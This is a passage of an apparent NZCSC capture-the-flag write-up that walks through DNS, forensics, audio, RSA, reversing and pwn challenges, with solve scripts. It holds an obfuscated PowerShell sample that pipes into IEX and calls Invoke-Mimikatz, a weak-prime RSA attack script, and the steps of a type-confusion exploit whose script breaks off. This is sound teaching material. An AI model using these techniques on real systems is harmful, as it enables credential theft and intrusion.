
This looks promising. The next step is to decode the contents of the key and see if we can find any useful information. We could use a key parsing tool for this part, although in this case, base64 decoding the data of the key is enough to yield an email address.

root@exfildomain.site

Snea-key Cont.

Even though this email looks like it could be fake, we were told to investigate the domain, so let's keep going. In a (sandboxed) web browser we can check to see if anything is listening over HTTP. Interestingly we get a redirect back to the NZCSC home page. This is just enough of a hint to know the domain is definitely part of the challenge but that HTTP may not be the answer.

Looking further into identifying features of domains, the domain was registered with name redaction so tools like **whois** don't yield any further information. One area we haven't checked yet is DNS records. If we put the domain name back into **VirusTotal** or using **nslookup** we can fetch all the DNS records including a TXT record containing the flag!



NZCSC{PGP_K3YS_T0_TH3_K1NGD0M}

Social Distancing

This file got social distanced (quarantined) by Windows Defender, check it out.


For this challenge we are given an unknown file with an interesting name that looks like it could be a hash:

068643559C6BE680F8F166FA1BC23E2F3CF13171

After some research into how Windows Defender quarantine works, we find out that Defender uses RC4 encryption with a hardcoded key to quarantine malicious files. There are several open-source tools that could recover the file for us but in essence all they do is decrypt the RC4 data using Microsoft's key which we can do ourselves. The RC4 key used to encrypt/decrypt in hex is:

1e87781b8dbaa844ce69702c0c78b786a3f623b738f5edf9af83530fb3fc54faa21eb9cf1331fd0f0da954f687cb9e18279697900e53fb317c9cbce48e23d05371ecc15951b8f3649d7ca33ed68dc9047e82c9baad9799d0d458cb847ca9ffbe3c8a775233557dde13a8b14087cc1bc8f10f6ecdd083a959cff84a9d1d50755e3e191818af23e2293558766d2c07e25712b2ca0b535ed8f6c56ce73d24bdd0291771861a54b4c285a9a3db7aca6d224aeacd621db9f2a22ed1e9e11d75bed7dc0ecb0a8e68a2ff1263408dc808dffd164b116774cd0b9b8d05411ed6262e429ba495676b8398db2f35d3c1b9ced52636f2765e1a95cb7ca4c3ddabddbff38253

Let's use this to decrypt the file in CyberChef:



The first section is some extra data appended by Defender but below this we can see a heavily obfuscated PowerShell script. For the rest of this challenge, we are going to use the TryItOnline (TIO) PowerShell sandbox to attempt to make sense of the script.

Social Distancing Cont.


The first interesting thing we notice is at the end of the script there is “Invoke-Mimikatz”.

```
eq','30}{2}{47}{18}{19}{17}{24}{4}{7}{13}{42}{27}{21}{36}{25}{10}{16}{15}{6}
}{29}{35}{12}{22}{40}{43}54M -fSZtaqCe+qCedeR( OV7_,[qCe+','qCesYStem')) -
[ChaR]77),[ChaR]34  -rePlacE ([ChaR]116+[ChaR]51+[ChaR]78),[ChaR]124  -
|& ( $sHellid[1]+$sHeLLid[13]+'X');Invoke-Mimikatz;
```

This is a highly-signaturable string and is likely what caused Defender to quarantine this file in the first place. We can also see the obfuscated script is piped into:

$sHellid[1]+$sHeLLid[13]+'X'

If we resolve the **$ShellID** variable in PowerShell we find it is **Microsoft.Powershell**.



Interestingly, if we take indices **1** and **13** of that string, the concatenated string will be **IEX**. This will take the previous code and evaluate it as a script. If we remove this then we will be left with the string that PowerShell is supposed to execute without actually executing it. Removing the **IEX** and **Invoke-Mimikatz** sections and running the scripts yields a new step of obfuscation to work with.

```
+qCeUqCe+q','.rEplAce(qCeDhQqCe,qCeTOFqCe) ) ','&( 7ZIEnv:coMspeC[4,24,25]-
StRqCe','qCeo.S','qCe+qCebaSqCe+qCee64S'))-REPlace ([cHAr]113+[cHAr]67+[cHAr]101),
([cHAr]84+[cHAr]79+[cHAr]70),[cHAr]124)|&( $env:COmSPeC[4,15,25]-jOin'')
```

Unfortunately, the script is still too obfuscated to make sense of but we can see a similar call to an obfuscated **IEX()** at the end of the script, this time making use of the **$env:ComSpec** variable and the **join** operator. Let’s remove it and go again.

```
&( $Env:coMspeC[4,24,25]-JoiN'')(('.('+' O'+'V7V'+'ErBosEP'+'Re
ob'+'JE'+'c'+'t'+' '+'sYStem'+'.IO.'+'COMprES'+'sIoN.'+'deflAT'
[SY'+'stEM.CON'+'VErt]::fR'+'oM'+'baS'+'e64StR'+'ING('+'
```

We are starting to see some slightly more readable strings pop up but still no sign of the flag.

Social Distancing Cont.

This time there is no IEX string at the end but we find the now familiar **$env:ComSpec** trick at the start this time. Let's remove it and keep going.

.($VErBosEPReFEreNcE.ToSTrInG()[1,3]+'x'-Join'') (NEw-obJEct sYStem.IO.COMprESsIoN.deflATeStReAM([Io.memORYsTream] [SYstEM.CONVErt]::fRoMbaSe64StRING('83SN0PBLLdf1T8pKTS5R8Est0QtPTXLOyUzNK9HUS8kvz8vJT0wJLinKzEvXUM8oKSmw0tdPLcvMScnPTczMA6pILc7LL0mtyCzRL85IzcnRKyg2VNe0VknLSUy3VfeLcg52rjYoMy7yzvTxiTdIcisNdjYpMTTIq1UHAA=='), [sYStEM.Io.comPrEssIon.comprESSIoNmODe]::deCoMpREss) |FOrEAch-oBjEcT { NEw-obJEct io.STreAMReadeR($_,[SYsTem.tEXT.eNcoDIng]::asCii) } | FOrEaCH-ObJEcT { $_.ReADTOend()})


We are definitely getting into readable territory here and we can clearly see a base64 string which is decoded in the script. If we decode it from base64 it doesn't quite yield anything but we also see it is passed to **decompress** which just decompresses a raw deflate buffer. We can add that to our decoding and then we recover the deobfuscated command and a variable set to the flag!

NZCSC{0v3rKiLL_0bFuSC4t10n}


Monoflag

I think I can faintly hear the flag in one of my ears, good thing I have some Sony WH-1000XM5s.

For this challenge we are given a WAV file called **monoflag.wav**. Opening the audio in a tool such as Audacity initially doesn't yield much. The audio is dual channel (stereo) and just sounds like a lot of noise.




From the hint we can see that the flag is only in one ear, suggesting it is only in a single channel. Let's look at the spectrogram to see if we can see any discrepancies between the two channels.




We can see some unusual dashes in the left channel, this must be something to do with the flag as referenced in the challenge description. Another interesting take-away from the challenge description is the mention of Sony WH-1000XM5s. According to Google, these are high-end **noise-cancelling** headphones. This challenge revolves around the physics behind noise-cancelling headphones, specifically [destructive interference]. If sound waves are exactly out of phase (by 180) degrees, the waves cancel each other out. The key idea of this challenge is that the flag is in the left audio channel but is drowned out by noise in both the left and right channels. This means we have one channel with **noise + flag** and one channel with just **noise**. If we invert the channel with just the noise, we can effectively cancel the noise and be left with just the flag (**flag + noise – noise)**.

Monoflag Cont.


To do this in practice we first split the audio into two separate mono tracks in Audacity.



From here, we can invert what was once the right channel:



Then we can merge the channels into a mono track which will make the waves cancel out.



Monoflag Cont.

Finally, we have a single track with no noise. If we play the track, it still doesn't sound audibly like a flag but we can definitely hear some data. Opening up the spectrogram again we find the flag drawn out!

NZCSC{4_M0N0_FL4G_1N_4_5T3R30_W0RLD}

Primed

Connect over TCP using netcat or a similar program to solve

Primed is a cryptography challenge that relies on knowledge of modular arithmetic. The vulnerability lies in a single 'weak prime' that is very small relative to other primes that make up the factors of the modulus **n**. We can leak parts of the plaintext every time we run the challenge and after multiple runs it is possible to reconstruct the flag.

We notice that the **prime_sizes** array is always fixed. Below are combined snippets from the challenge that recreate this array. The last value in the **prime_sizes** array is a "12 bit" prime which is substantially smaller than the one before it. We note that a 12-bit prime must be less than **2^12 == 4096**.

```
NUMBER_OF_BITS_OF_SECURITY = 6900
num_primes = 21
prime_sizes = [NUMBER_OF_BITS_OF_SECURITY // num_primes] * num_primes
if sum(prime_sizes) < NUMBER_OF_BITS_OF_SECURITY:
    prime_sizes.append(NUMBER_OF_BITS_OF_SECURITY - sum(prime_sizes))
print(prime_sizes)

# output
[328, 328, 328, 328, 328, 328, 328, 328, 328, 328, 328, 328, 328, 328, 328, 328, 328, 328, 328, 328, 328, 12]
```

A 12-bit prime factor is well within the range of a python for-loop for manually checking with trial division. The below (inefficient) code checks each odd number to find the lowest prime factor **p** of **n**.

```
for p in range(3, 2**12, 2):
    if n % p == 0:
        # found factor p
```

Once we know a factor **p** of **n** we use this to reconstruct the flag modulo **p** (referred to as **flag mod p**). When finding **flag mod p**, this reduces to a "Single Prime RSA" problem which is trivially insecure. The below code computes **flag_modp** for a known prime factor **p** of **n**. The **flag_modp** value is not the full flag, it is only the remainder after **flag** is divided by **p**.

```
flag_encrypted = ...
n = ...
p = ...
e = 0x10001
lamb = p - 1
d_modp = pow(e, -1, lamb)
flag_modp = pow(flag_encrypted, d_modp, p)
```

Primed Cont.

If we repeat the above multiple times to obtain enough (**p**, **flag_modp**) pairs, it is possible to recover the entire flag using Chinese Remainder Theorem (aka CRT). CRT allows us to solve multiple modular equations simultaneously. We put the **flag_modp** values in a list known as **residuals,** and the **p** values in a list of moduli and call the sympy.ntheory.modular.crt function.

An example solve script is included below where we keep repeating until we have enough pairs that CRT recovers the full flag (determined by checking for the **NZCSC{** prefix). An example script is included on the following page.

NZCSC{M0R3_PR1ME5_D0ES_N0T_M3AN_M0RE_S3CURE}

Primed Cont.

```
from sympy.ntheory.modular import crt
from Crypto.Util.number import long_to_bytes
from pwn import process, remote

e = 0x10001

def main():
    def get_io():
        return remote('localhost', 10301)

    NUMBER_OF_BITS_OF_SECURITY = 6900
    num_primes = 21
    remainder_bits = NUMBER_OF_BITS_OF_SECURITY % num_primes
    print(f'{remainder_bits=}')

    def get_encryption():
        io = get_io()
        # io.sendlineafter(b': ', f'{num_primes}'.encode())
        for i in range(num_primes):
            print(io.recvline())
        n = int(io.recvline_contains(b'n = ').decode().split(' = ')[1])
        flag_encrypted = int(io.recvline_contains(b'flag_encrypted = ').decode().split(' = ')[1])
        io.close()
        return n, flag_encrypted

    residuals = []
    moduli = []
    while True:
        n, flag_encrypted = get_encryption()
        for p in range(3, 2**remainder_bits, 2): # try guessing factor "p"
            if n % p == 0: # we found a factor but can only decrypt modulo this factor
                d_modp = pow(e, -1, p - 1)
                flag_modp = pow(flag_encrypted, d_modp, p)
                residuals.append(flag_modp)
                moduli.append(p)
                break
        else:
            raise Exception('factoring failed :(')

        if len(residuals) > 1:
            print(residuals)
            print(moduli)
            # combine residuals and moduli with CRT
            flag_long = crt(moduli, residuals)[0] # type: ignore
            flag = long_to_bytes(flag_long)
            print(f'{flag=}')
            if flag.startswith(b'NZCSC{'):
                break

if __name__ == '__main__':
    main()
```

Tame the Green Dragon

How good are your Ghidra skills? Reverse the binary to find the flag.

As the name suggests this is a rev challenge where we are hinted to use Ghidra (although any reversing tool will be fine). Opening the file up in Ghidra for the first time we get:

```
uint main(void)

{
  uint uVar1;
  char *pcVar2;
  size_t sVar3;
  long in_FS_OFFSET;
  undefined8 local_78;
  undefined8 local_70;
  undefined8 local_68;
  undefined8 local_60;
  undefined8 local_58;
  undefined8 local_50;
  undefined8 local_48;
  undefined8 local_40;
  undefined8 local_38;
  undefined8 local_30;
  undefined8 local_28;
  undefined8 local_20;
  undefined4 local_18;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  puts("Please enter your guess at the flag.");
  printf("> ");
  local_78 = 0;
  local_70 = 0;
  local_68 = 0;
  local_60 = 0;
  local_58 = 0;
  local_50 = 0;
  local_48 = 0;
  local_40 = 0;
  local_38 = 0;
  local_30 = 0;
  local_28 = 0;
  local_20 = 0;
  local_18 = 0;
  pcVar2 = fgets((char *)&local_78,100,stdin);
  if (pcVar2 == (char *)0x0) {
    puts("EOF error");
    uVar1 = 0xfffffffe;
  }
  else {
    sVar3 = strcspn((char *)&local_78,"\n");
    *(undefined *)((long)&local_78 + sVar3) = 0;
    uVar1 = check_flag(&local_78);
    if (uVar1 == 0) {
      puts("Correct!");
      puts((char *)&local_78);
      uVar1 = 0;
    }
    else {
      printf("Nice try :(\n%s\n(Hint: %d)\n",&local_78,(ulong)uVar1);
    }
  }
```

After some light clean up, the part of main we are interested in now looks like:

```
  num_read = fgets(flag_guess,100,stdin);
  if (num_read == (char *)0x0) {
    puts("EOF error");
    return_value = -2;
  }
  else {
    end_of_flag = strcspn(flag_guess,"\n");
    flag_guess[end_of_flag] = '\0';
    return_value = check_flag(flag_guess);
    if (return_value == 0) {
      puts("Correct!");
      puts(flag_guess);
      return_value = 0;
    }
    else {
      printf("Nice try :(\n%s\n(Hint: %d)\n",flag_guess,(ulong)(uint)return_value);
    }
  }
```

Tame the Green Dragon Cont.

It's clear that the key to solving this challenge is within the **check_flag** function. If we can get this function to return **0** then we have a correct flag. After cleaning up the **check_flag** function in Ghidra we are ready to start reversing these checks.

Check 1 – length and **Check 2 – correct flag format**

```
flag_length = strlen(flag_guess);
if (flag_length == 49) {
  correct_start = strncmp(flag_guess,"NZCSC{",6);
  if ((correct_start == 0) && (flag_guess[48] == '}')) {
```

From this check we know:

- the length of the flag is 49 characters - if this is incorrect the function will return 1
- the flag must start with **NZCSC{** and end with **}** - otherwise the function returns 2

What we know of the flag so far:

NZCSC{??}

Check 3 – manual character matching

```
if (((flag_guess[6] == 'g') &&
    (((flag_guess[7] == 'h' && (flag_guess[8] == 'W')) && (flag_guess[9] == 'u')))) &&
   (flag_guess[10] == 'x')) {
```

By looking at what characters are being checked we gain more knowledge about the flag - if this check fails the function returns 3.

What we know of the flag so far:

NZCSC{ghWux?????????????????????????????????????}

Check 4 – XOR encoding

```
local_150 = 0xdeadbeefc0debabe;
local_148 = 0xec95c4bda7b9fee6;
```

```
for (i = 0; i < 8; i = i + 1) {
  if ((byte)(flag_guess[i + 11] ^ *(byte *)((long)&local_150 + i)) !=
      *(byte *)((long)&local_148 + i)) {
    return_value = 4;
    goto LAB_001016e3;
  }
}
```

For **flag_guess**[11:19] each character is XOR'ed with a character from **local150** and the result is checked against **local148**. We can replicate this logic in Python

Tame the Green Dragon Cont.

```python
from pwn import p64
local_150 = p64(0xdeadbeefc0debabe)
local_148 = p64(0xec95c4bda7b9fee6)

output = ""
for a, b in zip(local_148, local_150):
    output += chr(a ^ b)
print(output)
```

What we know of the flag so far:

NZCSC{ghWuxXDggRz82?????????????????????????????}

Check 5 – lookup table

```c
        local_118 = 0x8dede0fb35073e55;
        local_110 = 0x81ecae99059ee3b6;
        local_108 = 0x4178d75d6c39871d;
        local_100 = 0x2120300f0c53fd2e;
        local_f8 = 0xa6f88cbe4629aff6;
        local_f0 = 0x1401514f9bc2e72c;
        local_e8 = 0x48747e4b5b1cb49c;
        local_e0 = 0x828e0dcbc468f962;
        local_d8 = 0x61bfe62694926b6d;
        local_d0 = 0x4352f77bdf7216d6;
        local_c8 = 0x15b744d55fa54efc;
        local_c0 = 0xa19c66024220083;
        local_b8 = 0x66abc0842a9a0b03;
```

```c
      for (j = 0; j < 8; j = j + 1) {
        if (*(char *)((long)&local_118 + (long)(int)(uint)(byte)flag_guess[j + 19]) !=
            *(char *)((long)&local_140 + j)) {
          return_value = 5;
          goto LAB_001016e3;
        }
      }
```

For **flag_guess**[19:27] we use each value of the flag as an offset into the lookup array starting at **local_118** and check that value against **local_140**. Again, we can replicate this logic in Python to get the next characters of the flag:

Tame the Green Dragon Cont.

```python
from pwn import flat, p64

local_118 = flat(
    [
        0x8DEDE0FB35073E55,
        0x81ECAE99059EE3B6,
        0x4178D75D6C39871D,
        0x2120300F0C53FD2E,
        0xA6F88CBE4629AFF6,
        0x1401514F9BC2E72C,
        0x48747E4B5B1CB49C,
        0x828E0DCBC468F962,
        0x61BFE62694926B6D,
        0x4352F77BDF7216D6,
        0x15B744D55FA54EFC,
        0xA19C66024220083,
        0x66ABC0842A9A0B03,
        0xE24AEAD32FF1D21B,
        0x5917573608EFF2CC,
        0x8A7D7C63F5B3184C,
        0x312DA4DC88BCCFF0,
        0x8F1225AAD0F4C8C7,
        0x34426AE4B8EB5A7F,
        0x673AA180985897EE,
        0xFA73CDFE40C109DE,
        0x5433BABBD1C30464,
        0xC5E93BFF70E18545,
        0x2BDDE8565E9FE595,
        0x7AA81FA013236511,
        0x28A9861AB050BDAD,
        0x3DD4496E0E6FDAD9,
        0xB9DBCA7671473889,
        0x779D91C9CE93B55C,
        0x4DA710D83C75378B,
        0x7996061E27B20269,
        0xA3ACF3B19032A23F,
    ],
    word_size=64,
)
local_140 = p64(0x1B44083672844A44)

output = ""
for i in local_140:
    output += chr(local_118.index(i))
print(output)
```

What we know of the flag so far:

NZCSC{ghWuxXDggRz82<u>UndJtsUh</u>?????????????????????}

Tame the Green Dragon Cont.

Check 6 – lookup table, XOR, and a loop!

```
        local_138 = 0xf538cd69b8ef163c;
        local_130 = 0xa8083a5a86fef291;
        local_128 = 0x25547954;
        local_124 = 0x1e;
```

```
    for (k = 0; k < 0x15; k = k + 1) {
      current_flag_char = flag_guess[k + 27];
      for (a = 0; a < 5; a = a + 1) {
        current_flag_char =
             *(byte *)((long)&local_118 +
                      (long)(int)(uint)(byte)(current_flag_char ^ flag_guess[k + 6]));
      }
      if (current_flag_char != *(byte *)((long)&local_138 + k)) {
        return_value = 6;
        goto LAB_001016e3;
      }
    }
    return_value = 0;
  }
```

This is the final check, as the **return_value** is set to **0** if we pass it! This check is looking at the characters **flag_guess**[27:48] which are the only ones remaining too.

The logic of this function can be summarised as, enter a loop to do the following 21 times, once for each remaining character:

- set **current_flag_char** value to be the current character in **flag_guess** that we are checking
- enter a loop where we do the following 5 times
  - xor the **current_flag_char** with one of the earlier characters in the flag (which we know)
  - use the result of that as an index into the **local_118** array
  - set the result of the above to be the new **current_flag_char**
- compare this final value of **current_flag_char** with a value in **local_138**

We can replicate this logic in python. *We need to be super careful with the endianness especially with* **local_124** *which is actually just indexed into from* **local_138**.

Tame the Green Dragon Cont.

```python
from pwn import flat, p64

local_118 = flat(
    [
        0x8DEDE0FB35073E55,
        0x81ECAE99059EE3B6,
        0x4178D75D6C39871D,
        0x2120300F0C53FD2E,
        0xA6F88CBE4629AFF6,
        0x1401514F9BC2E72C,
        0x48747E4B5B1CB49C,
        0x828E0DCBC468F962,
        0x61BFE62694926B6D,
        0x4352F77BDF7216D6,
        0x15B744D55FA54EFC,
        0xA19C66024220083,
        0x66ABC0842A9A0B03,
        0xE24AEAD32FF1D21B,
        0x5917573608EFF2CC,
        0x8A7D7C63F5B3184C,
        0x312DA4DC88BCCFF0,
        0x8F1225AAD0F4C8C7,
        0x34426AE4B8EB5A7F,
        0x673AA180985897EE,
        0xFA73CDFE40C109DE,
        0x5433BABBD1C30464,
        0xC5E93BFF70E18545,
        0x2BDDE8565E9FE595,
        0x7AA81FA013236511,
        0x28A9861AB050BDAD,
        0x3DD4496E0E6FDAD9,
        0xB9DBCA7671473889,
        0x779D91C9CE93B55C,
        0x4DA710D83C75378B,
        0x7996061E27B20269,
        0xA3ACF3B19032A23F,
    ],
    word_size=64,
)
local_138 = flat(
    [
        0xF538CD69B8EF163C,
        0xA8083A5A86FEF291,
        0x1E25547954,
    ],
    word_size=64,
)

flag = [x for x in "NZCSC{ghWuxXDggRz82UndJtsUh?????????????????????}"]

for a in range(21):
    current_char = local_138[a]
    for b in range(5):
        current_char = local_118.index(current_char)
        current_char = current_char ^ ord(flag[a + 6])
    flag[a + 27] = chr(current_char)

print("".join(flag))
```

NZCSC{ghWuxXDggRz82UndJtsUhZA5YsnCARbHsTWzWx7966}

Cats and Dogs

Remember Double Canary? How about moving up the animal food chain?

This challenge is the trickiest binary exploitation (pwn) challenge across both round0 and round2, so some existing knowledge of pwn challenges is assumed.

The program has a couple of vulnerabilities:

- specifying an invalid **age** of a **cat/dog** can lead to a leak. This can be used to break address randomisation (ASLR).
- having a name of exactly 16 characters can overflow the **name** buffer into the **animal** type as **scanf** always appends a null byte. A **scanf** of *16s* could actually end up writing 16 characters and a null byte to memory.

The oversight that makes both of these vulnerabilities dangerous is that where the **name**, **speak**, and **age** parameters are stored are switched between a cat/dog. A Dog has **age** first whereas a cat has a pointer to its **speak** function.

```
// Some common fields between cats and dogs
typedef struct {
    char name[16];
    AnimalType type;
} AnimalCommon;

// A Dog (man's best friend)
typedef struct {
    AnimalCommon;
    uint64_t age;
    const char *(*speak)(void);
} Dog;

// A Cat
typedef struct {
    AnimalCommon;
    const char *(*speak)(void);
    uint64_t age;
} Cat;
```

Exploit steps:

1. Create a **dog** initially with nothing special.
2. Create a **cat** but specify an invalid age of `a`. This will mean that the cat's age is never set, and that the dog's **speak** address is still at that location in memory.
3. Given the above address leak of **speakDog** calculate the address of the **win** function that we want to jump to.
4. Start creating a **cat** but choose a **name** that is 16 characters long. For the cat's **age** use the address of **win**. Due to the long name the **scanf** will write a null byte into the animal's **type** field. This will mean that it will get treated like a dog, and since the fields of **speak/age** are swapped in **dogs**, the cat's **age** (**win** address) will get interpreted as a pointer to the **speak** function for the dog, and the flag will be printed.

Cats and Dogs Cont.

```
#!/usr/bin/env python3
from pwn import *  # type: ignore

context.log_level = "debug"
context.binary = ELF("../release/main")

gdbscript = '''
b main
c
'''

if args.GDB:
    context.terminal = ["tmux", "split-pane", "-h"]
    p = gdb.debug([context.binary.path], gdbscript=gdbscript)
